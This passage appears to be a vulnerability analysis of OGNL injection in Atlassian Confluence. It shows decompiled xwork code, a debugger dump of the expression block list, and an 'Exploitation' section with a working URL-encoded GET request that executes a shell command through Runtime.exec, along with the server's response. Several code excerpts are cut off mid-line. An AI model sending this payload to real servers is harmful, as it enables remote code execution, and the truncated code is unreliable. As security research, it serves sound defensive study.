        at com.atlassian.confluence.core.ConfluenceAutowireInterceptor.intercept(ConfluenceAutowireInterceptor.java:44)
        at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionInvocation.java:165)
        at com.opensymphony.xwork.interceptor.AroundInterceptor.intercept(AroundInterceptor.java:35)
        at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionInvocation.java:165)
        at com.atlassian.xwork.interceptors.TransactionalInvocation.invokeAndHandleExceptions(TransactionalInvocation.java:61)
        at com.atlassian.xwork.interceptors.TransactionalInvocation.invokeInTransaction(TransactionalInvocation.java:51)
        at com.atlassian.xwork.interceptors.XWorkTransactionInterceptor.intercept(XWorkTransactionInterceptor.java:50)
        at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionInvocation.java:165)
        at com.atlassian.confluence.xwork.SetupIncompleteInterceptor.intercept(SetupIncompleteInterceptor.java:61)
        at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionInvocation.java:165)
        at com.atlassian.confluence.security.interceptors.SecurityHeadersInterceptor.intercept(SecurityHeadersInterceptor.java:26)
        at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionInvocation.java:165)
        at com.opensymphony.xwork.interceptor.AroundInterceptor.intercept(AroundInterceptor.java:35)
        at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionInvocation.java:165)
        at com.opensymphony.xwork.DefaultActionProxy.execute(DefaultActionProxy.java:115)
        at com.atlassian.confluence.servlet.ConfluenceServletDispatcher.serviceAction(ConfluenceServletDispatcher.java:56)
        at com.opensymphony.webwork.dispatcher.ServletDispatcher.service(ServletDispatcher.java:199)
        at javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
```




```
/*     */   // com.opensymphony.xwork.ActionChainResult
/*     */   public void execute(ActionInvocation invocation) throws Exception {
/*  90 */     if (this.namespace == null) {
/*  91 */       this.namespace = invocation.getProxy().getNamespace();
/*     */     }
/*     */
/*  94 */     OgnlValueStack stack = ActionContext.getContext().getValueStack();
/*  95 */     String finalNamespace = TextParseUtil.translateVariables(this.namespace, stack);
/*  96 */     String finalActionName = TextParseUtil.translateVariables(this.actionName, stack);
/*     */     // ...
/*     */
/*     */   }
```




```
/*     */ // com.opensymphony.webwork.dispatcher.ServletDispatcher
/* 111 */ public static String getNamespaceFromServletPath(String servletPath) {
/*     */     return servletPath.substring(0, servletPath.lastIndexOf("/"));
/*     */}
```



```
/*    */ // com.opensymphony.xwork.util.TextParseUtil
/*    */ public class TextParseUtil
/*    */ {
/*    */   public static String translateVariables(String expression, OgnlValueStack stack) {
/* 30 */     StringBuilder sb = new StringBuilder();
/* 31 */     Pattern p = Pattern.compile("\\$\\{([^}]*)\\}");
/* 32 */     Matcher m = p.matcher(expression);
/* 33 */     int previous = 0;
/* 34 */     while (m.find()) {
/* 35 */       String value, g = m.group(1);
/* 36 */       int start = m.start();
/*    */ 
/*    */       try {
/* 39 */         Object o = stack.findValue(g);
/* 40 */         value = (o == null) ? "" : o.toString();
/* 41 */       } catch (Exception ignored) {
/* 42 */         value = "";
/*    */       }
/* 44 */       sb.append(expression.substring(previous, start)).append(value);
/* 45 */       previous = m.end();
/*    */     }
/* 47 */     if (previous < expression.length()) {
/* 48 */       sb.append(expression.substring(previous));
/*    */     }
/* 50 */     return sb.toString();
/*    */   }
/*    */ }
```




```
/*     */ // com.opensymphony.xwork.util.OgnlValueStack
/*     */public Object findValue(String expr) {
/*     */  try {
/* 130 */    if (expr == null) {
/* 131 */      return null;
/*     */    }
/*     */
/* 134 */    if (!this.safeExpressionUtil.isSafeExpression(expr)) {
/* 135 */      return null;
/*     */    }
/*     */
/* 138 */    if (this.overrides != null && this.overrides.containsKey(expr)) {
/* 139 */      expr = (String)this.overrides.get(expr);
/*     */    }
/*     */
/* 142 */    if (this.defaultType != null) {
/* 143 */      return findValue(expr, this.defaultType);
/*     */    }
/*     */
/* 146 */    return Ognl.getValue(OgnlUtil.compile(expr), this.context, this.root);
/* 147 */  } catch (OgnlException e) {
/* 148 */    return null;
/* 149 */  } catch (Exception e) {
/* 150 */    LOG.warn("Caught an exception while evaluating expression '" + expr + "' against value stack", e);
/*     */
/* 152 */    return null;
/*     */}
```



```
/*     */   // com.opensymphony.xwork.util.SafeExpressionUtil
/*     */   private boolean isSafeExpressionInternal(String expression, Set<String> visitedExpressions) {
/* 141 */     if (!this.SAFE_EXPRESSIONS_CACHE.contains(expression)) {
/* 142 */       if (this.UNSAFE_EXPRESSIONS_CACHE.contains(expression)) {
/* 143 */         return false;
/*     */       }
/* 145 */       if (isUnSafeClass(expression)) {
/* 146 */         this.UNSAFE_
/* 147 */         return fals
/*     */       }
/* 149 */       if (SourceVers                                                                   s(trimQuotes(expression))) {
/* 150 */         this.SAFE_E
/*     */       } else {
/*     */         try {
/* 153 */           Object pa
/* 154 */           if (parse
/* 155 */             if (con
/* 156 */               this.
/* 157 */               log.d                                                                   { expression }));
/*     */             } else
/* 159 */               this.
/*     */             }
/*     */           }
/* 162 */         } catch (OgnlException|RuntimeException ex) {
/* 163 */           this.SAFE_EXPRESSIONS_CACHE.add(expression);
/* 164 */           log.debug("Cannot verify safety of OGNL expression", ex);
/*     */         }
/*     */       }
/*     */     }
/* 168 */     return this.SAFE_EXPRESSIONS_CACHE.contains(expression);
/*     */   }
```


```
this.allowedClassNames = {Collections$UnmodifiableSet@48114} size = 9
  0 = "net.sf.hibernate.proxy.HibernateProxy"
  1 = "java.lang.reflect.Proxy"
  2 = "net.java.ao.EntityProxyAccessor"
  3 = "net.java.ao.RawEntity"
  4 = "net.sf.cglib.proxy.Factory"
  5 = "java.io.ObjectInputValidation"
  6 = "net.java.ao.Entity"
  7 = "com.atlassian.confluence.util.GeneralUtil"
  8 = "java.io.Serializable"
```



```
> expression = "Class.forName("java.lang"+".Runtime").getMethod("getRuntime",null).invoke(null,null).exec(" touch /tmp/whatsup")"
> trimmedClassName = "Class.forName("java.lang"+".Runtime").getMethod("getRuntime",null).invoke(null,null).exec(" touch /tmp/whatsup")"
v this.unsafePropertyNames = {HashSet@55848} size = 27
    > 0 = "sun.misc.Unsafe"
    > 1 = "classLoader"
    > 2 = "java.lang.System"
    > 3 = "java.lang.ThreadGroup"
    > 4 = "com.opensymphony.xwork.ActionContext            java.lang.Compiler"
    > 5 = "com.atlassian.applinks.api.ApplicationLinkRequestFactory"
    > 6 = "java.lang.Thread"
    > 7 = "com.atlassian.core.util.ClassLoaderUtils"
    > 8 = "java.lang.ProcessBuilder"
    > 9 = "java.lang.InheritableThreadLocal"
    > 10 = "com.atlassian.core.util.ClassHelper"
    > 11 = "class"
    > 12 = "java.lang.Shutdown"
    > 13 = "java.lang.ThreadLocal"
    > 14 = "java.lang.Process"
    > 15 = "java.lang.Package"
    > 16 = "org.apache.tomcat.InstanceManager"
    > 17 = "java.lang.Runtime"
    > 18 = "javax.script.ScriptEngineManager"
    > 19 = "javax.persistence.EntityManager"
    > 20 = "org.springframework.context.ApplicationContext"
    > 21 = "java.lang.SecurityManager"
    > 22 = "java.lang.Object"
    > 23 = "java.lang.Class"
    > 24 = "java.lang.RuntimePermission"
    > 25 = "javax.servlet.ServletContext"
    > 26 = "java.lang.ClassLoader"
```


```
/*     */   // cor
/*     */   privat
/* 244 */     Stri
/* 245 */     if (
/* 246 */       re
/*     */     }
/* 248 */     if (
/* 249 */       Li                                   ew ArrayList());
/* 250 */       re                                   s);
/*     */     }
/* 252 */     retu
/*     */   }
```

Exploitation



```
GET /$%7bClass.forName(%22java.lang%22%2b%22.Runtime%22).getMethod(%22getRuntime%22,null).invoke(null,null).exec(%22%20touch%20/tmp/whatsup%22)%7d/ HTTP/1.1
Host: localhost:8090
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.41 Safari/537.36
Connection: close
Cache-Control: max-age=0


```


```
HTTP/1.1 302
Cache-Control: no-store
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Confluence-Request-Time: 1673001604128
Set-Cookie: JSESSIONID=92A6B9F5FFE72961C2043D2EA955802E; Path=/; HttpOnly
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
Location: /login.action?os_destination=%2F%24%7BClass.forName%28%22java.lang%22%2B%22.Runtime%22%29.getMethod%28%22getRuntime%22%2Cnull%29.invoke%28null%2Cnull%29.exec%28%22+touch+%2Ftmp%2Fwhatsup%22%29%7D%2Findex.action&permissionViolation=true
Content-Type: text/html;charset=UTF-8
Content-Length: 0
Date: Fri, 06 Jan 2023 10:41:19 GMT
Connection: close


```



